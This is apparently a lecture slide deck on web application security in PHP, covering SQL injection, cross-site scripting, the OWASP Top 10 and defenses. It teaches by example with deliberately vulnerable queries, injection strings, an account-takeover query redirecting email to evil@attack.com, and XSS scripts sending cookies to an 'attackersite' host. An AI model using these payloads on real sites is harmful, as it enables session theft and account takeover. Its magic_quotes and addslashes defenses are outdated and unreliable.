Web Application Security and Its Verification

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
Caveats

- Concern only with security problems resulted from program defects (errors or bad practices)
- Will mostly assume using PHP, though there are many languages for programming the Web
- General interpretation of "Verification"
  - Testing and simulation
  - Formal verification
    - Static analysis
    - Model checking
    - Theorem proving
  - Manual code review

Outline

- Introduction
- Common Vulnerabilities and Defenses
- Objectives and Challenges
- Opportunities
- Our Approach: CANTU
- Conclusion
- References

How the Web Works



Note: cookies or the equivalent are typically used for maintaining sessions.

Web Applications

- *Web applications* refer mainly to the application programs running on the server.
- Part of a Web application may run on the client.
- Together, they make the Web interactive, convenient, and versatile.
- Online activities enabled by Web applications:
  - Hotel/transportation reservation,
  - Banking, social networks, etc.
- As required by these activities, Web applications often involve user's private and confidential data.

Web Applications: Dynamic Contents

```
<?
$link =  mysql_connect(‘localhost’,‘username’,‘password’);  // connect to database
$db =  mysql_select_db(‘dbname’,$link);

fixInput();  // invoke a user-defined function to sanitize all inputs

$user=$_POST[‘account’];

// fetch and display account information
$query="SELECT id, name, description  FROM project WHERE
                user_account=‘ ".$user.“ ‘ " ;
$query_result = mysql_query($query);
while ($result=mysql_fetch_row($query_result)) {
   echo ‘<table>’;
       echo ‘<tr>’;
          echo ‘<td width=“100px”>’.$result[0].’</td>’;
          echo ‘<td width=“100px”>’.$result[1].’</td>’;
          echo ‘<td width=“100px”>’.$result[2].’</td>’;
       echo ‘</tr>’;
   echo ‘</table>’;
}
?>
```

Web Applications: Client-Side Script

```
<html>
<head>
   <title>Example 2</title>
   <script type='text/javascript'>
      function submit_form(){

         if(document.getElementById('user_account').value!=""){
             document.getElementById('project_form').submit();
         }

      }
   </script>
</head>
<body>
   <form id='project_form' action='my_project.php' method='POST'>
      <input type='text' name='user_account' id='user_account' />
      <input type='button'  value='OK' onclick='submit_form();' />
      <input type='reset' value='Reset' />
   </form>
</body>
</html>
```

Same-Origin Policy

- The policy permits scripts running on pages originating from the same site to access each other's DOM with no specific restrictions, but prevents access to DOM on different sites.
- The same-origin policy also applies to XMLHttpRequests unless the server provides an Access-Control-Allow-Origin (CORS) header.
- Notably, WebSockets are **not** subject to the same-origin policy.

Vulnerable Web Applications

- Web applications are supposed to be secure.
- Unfortunately, many of them do go wrong, having security vulnerabilities that may be exploited by the attacker.
- Most security vulnerabilities are a result of bad programming practices or programming errors.
- The possible damages:
  - Your personal data get stolen.
  - Your website gets infected or sabotaged.
  - These may bare financial or legal consequences.

A Common Vulnerability: SQL Injection

- User's inputs are used as parts of an SQL query, without being checked/validated.
- Attackers may exploit the vulnerability to read, update, create, or delete arbitrary data in the database.
- Example (display all users' information):
  - Relevant code in a vulnerable application:

```
$sql = “SELECT * FROM users WHERE id = ‘” . $_GET[‘id’] . “’”;
```

  - The attacker types in **a' OR 't' = 't** as the input for id.
  - The actual query executed:

```
SELECT * FROM users WHERE id = ‘a’ OR ‘t’ = ‘t’;
```

  - So, the attacker gets to see every row from the `users` table.

SQL Injection (cont.)

Attacker

User

Vulnerable Website

1. Send an HTTP request with id = 5017

2. The server returns the user data with id=5017 (SQL query: SELECT * FROM user WHERE id='5017';)

1. Send an HTTP request with id = 0' OR '1'='1

2. The server returns all tuples in the user table (SELECT * FROM user WHERE id='0' OR '1'='1';)

→ message User aware of → message User unaware of

Compromised Websites

- Compromised legitimate websites can introduce malware and scams.
- Compromised sites of 2010 include
  - the European site of popular tech blog TechCrunch,
  - news outlets like the Jerusalem Post, and
  - local government websites like that of the U.K.'s Somerset County Council.
- 30,000 new malicious URLs every day.
- More than 70% of these are legitimate websites that have been hacked or compromised.

Source: Sophos security threat report 2011

Compromised Websites (cont.)

- Criminals gain access to the data on a legitimate site and subvert it to their own ends.
- They achieve this by
  - exploiting vulnerabilities in the software that power the sites or
  - by stealing access credentials from malware-infected machines.

Source: Sophos security threat report 2011

Prevention

- Properly configure the server
- Use secure application interfaces
- Validate (sanitize) all inputs from the user and even the database
- Apply detection/verification tools and repair errors before deployment
  - Commercial tools
  - Free tools from research laboratories

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OWASP Top 10 Application Security Risks

- Injection
- Broken Authentication and Session Management
- Cross-Site Scripting (XSS)
- Insecure Direct Object Reference
- Security Misconfiguration
- Sensitive Data Exposure
- Missing Function Level Access Control
- Cross-Site Request Forgery (CSRF)
- Using Known Vulnerable Components
- Unvalidated Redirects and Forwards

What Changed from 2007 to 2010

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross-Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross-Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A8 – Insecure Cryptographic Storage	A7 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access	A8 – Failure to Restrict URL Access
A9 – Insecure Communications	A9 – Insufficient Transport Layer Protection
<not in T10 2007>	A10 – Unvalidated Redirects and Forwards (NEW)
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

What Changed from 2010 to 2013

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

SQL Injection (cont.)

- Example (forget password):

Forgot Password
Email:
We will send your account information to your email address.

relevant code:

```
$sql = "SELECT login_id, passwd, full_name, email
        FROM users
        WHERE email = '" . $_GET['email'] . "'";
```

- The attacker may set things up to steal the account of Bob (bob@example.com) by fooling the server to execute:

```
SELECT login_id, passwd, full_name, email
FROM users
WHERE email = 'x';
UPDATE users
SET email = 'evil@attack.com'
WHERE email = 'bob@example.com';
```

Defenses against SQL Injection in PHP

- Sources (where tainted data come from)
  - `$_GET`, `$_POST`, `$_SERVER`, `$_COOKIE`, `$_FILE`, `$_REQUEST`, `$_SESSION`
- Sinks (where tainted data should not be used)
  - `mysql_query()`, `mysql_create_db()`, `mysql_db_query()`, `mysql_drop_db()`, `mysql_unbuffered_query()`
- Defenses
  - Parameter: `magic_quotes_gpc`
  - Built-in function: `addslashes`
  - Prepared statements (for database accesses)

Defenses against SQL Injection (cont.)

- Set the `magic_quotes_gpc` parameter on in the PHP configuration file.
  - When the parameter is on, ' (single-quote), " (double quote), \ (backslash) and *NULL* characters are escaped with a backslash automatically.
- Built-in function: `addslashes( string $str )`
  - The same effect as setting `magic_quotes_gpc` on

```
<?php
$str = "Is your name O'Brien?";
echo addslashes($str);
// Output: Is your name O\'Brien?
?>
```

Defenses against SQL Injection (cont.)

- Prepared statements
  - Set up a statement once, and then execute it many times with different parameters.
  - Example:

```
$db_connection = new mysqli("localhost", "user", "pass", "db");
$statement = $db_connection->prepare("SELECT * FROM users WHERE id
= ?");
$statement->bind_param("i", $id);
$statement->execute(); ...
```

  - The ? is called a placeholder.
  - To execute the above query, one needs to supply the actual value for ?.
  - The first argument of `bind_param()` is the input’s type: i for int, s for string, d for double

Cross-Site Scripting (XSS)

- The server sends unchecked/unvalidated data to user's browser.
- Attackers may exploit the vulnerability to execute client-side scripts to:
  - Hijack user sessions
  - Deface websites
  - Conduct phishing attacks
- Types of cross-site scripting :
  - Stored XSS
  - Reflected XSS

Stored XSS

Attacker | Victim | Vulnerable Website

1. Post a malicious message onto the bulletin board.

<script>document.location=
"http://attackersite/collect.cgi?cookie="
+ document.cookie;
</script>

2. Logon request

3. Set-Cookie: …

4. Read the bulletin board

5. Show the malicious script

<script>document.location=
"http://attackersite/collect.cgi?cookie="
+ document.cookie;
</script>

6. The victim's browser runs the script and transmits the cookie to the attacker.

message Victim aware of (blue arrow) | **message Victim unaware of** (orange arrow)

Reflected XSS

Attacker | Victim | Vulnerable Website

1. Logon request (Victim → Vulnerable Website)

2. Set-Cookie: ID=A12345 (Vulnerable Website → Victim)

3. Request by clicking unwittingly a link to Attacker's site (Victim → Attacker)

4. (Attacker → Victim)

<HTML>
<a href='http://vulnerablesite/welcome.cgi?name=<script>window.open(%27http://attackersite/collect.cgi?cookie=%27%2Bdocument.cookie);</script>'>vulnerablesite

5. (Victim → Vulnerable Website)

<HTML>
<a href='http://vulnerablesite/welcome.cgi?name=<script>window.open(%27http://attackersite/collect.cgi?cookie=%27%2Bdocument.cookie);</script>'>vulnerablesite

6. (Vulnerable Website → Victim)

<HTML>
<Title>Welcome!</Title>Hi
<script>window.open('http://attackersite/collect.cgi?cookie ='+document.cookie);
</script>

7. (Victim → Attacker)

http://attackersite/collect.cgi?cookie=ID=A12345

(cookie stolen by the attacker)

message Victim aware of (blue arrow) | **message Victim unaware of** (orange arrow)

Defenses against Cross-Site Scripting in PHP

- Sources (assumption: the database is not tainted)
  - $_GET, $_POST, $_SERVER, $_COOKIE, $_FILE, $_REQUEST, $_SESSION
- More Sources (assumption: the database is tainted)
  - mysql_fetch_array(), mysql_fetch_field(), mysql_fetch_object(), mysql_fetch_row(), …
- Sinks
  - echo, printf, …
- Defenses
  - htmlspecialchars()
  - htmlentities()

Defenses against Cross-Site Scripting (cont.)

- Built-in function: htmlspecialchars(string $str [, int $quote_style = ENT_COMPAT])
  - Convert special characters to HTML entities
    - '&' (ampersand) becomes '&'
    - '"' (double quote) becomes '"' when **ENT_NOQUOTES** is not set.
    - ''' (single quote) becomes ''' only when **ENT_QUOTES** is set.
    - '<' (less than) becomes '<'
    - '>' (greater than) becomes '>'

```
<?php
$new = htmlspecialchars("<a href='test'>Test</a>", ENT_QUOTES);
echo $new; // &lt;a href=&#039;test&#039;&gt;Test&lt;/a&gt;
?>
```

Defenses against Cross-Site Scripting (cont.)

- Built-in function: htmlentities(string $string [, int $quote_style = *ENT_COMPAT*])
  - the same effect with built-in function: htmlspecialchars()

```
<?php
$orig = "I'll \"walk\" the <b>dog</b> now";
$a = htmlentities($orig);
$b = html_entity_decode($a);
echo $a; // I'll &quot;walk&quot; the &lt;b&gt;dog&lt;/b&gt; now
echo $b; // I'll "walk" the <b>dog</b> now
?>
```

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Current Status


- Most known Web application security vulnerabilities can be fixed.
- There are code analysis tools that can help to detect such security vulnerabilities.
- So, what are the problems?

An Example


PHP code

```
01 <?php
02     $id = $_POST["id"];
03     $dept = $_POST["dept"];
04     if ($dept == 0) {              //guest
05         echo "Hello! guest";
06         displayWelcomePage();
07     }
08     else {                         // staff
09         if ($id == "admin") {
10             echo "Hello! ".$id;
11             displayManagementFun();
12         }
13         else {
14             echo "Hello! ".$dept.$id;
15             displayBasicFun();
16         }
17     }
18 ?>
```

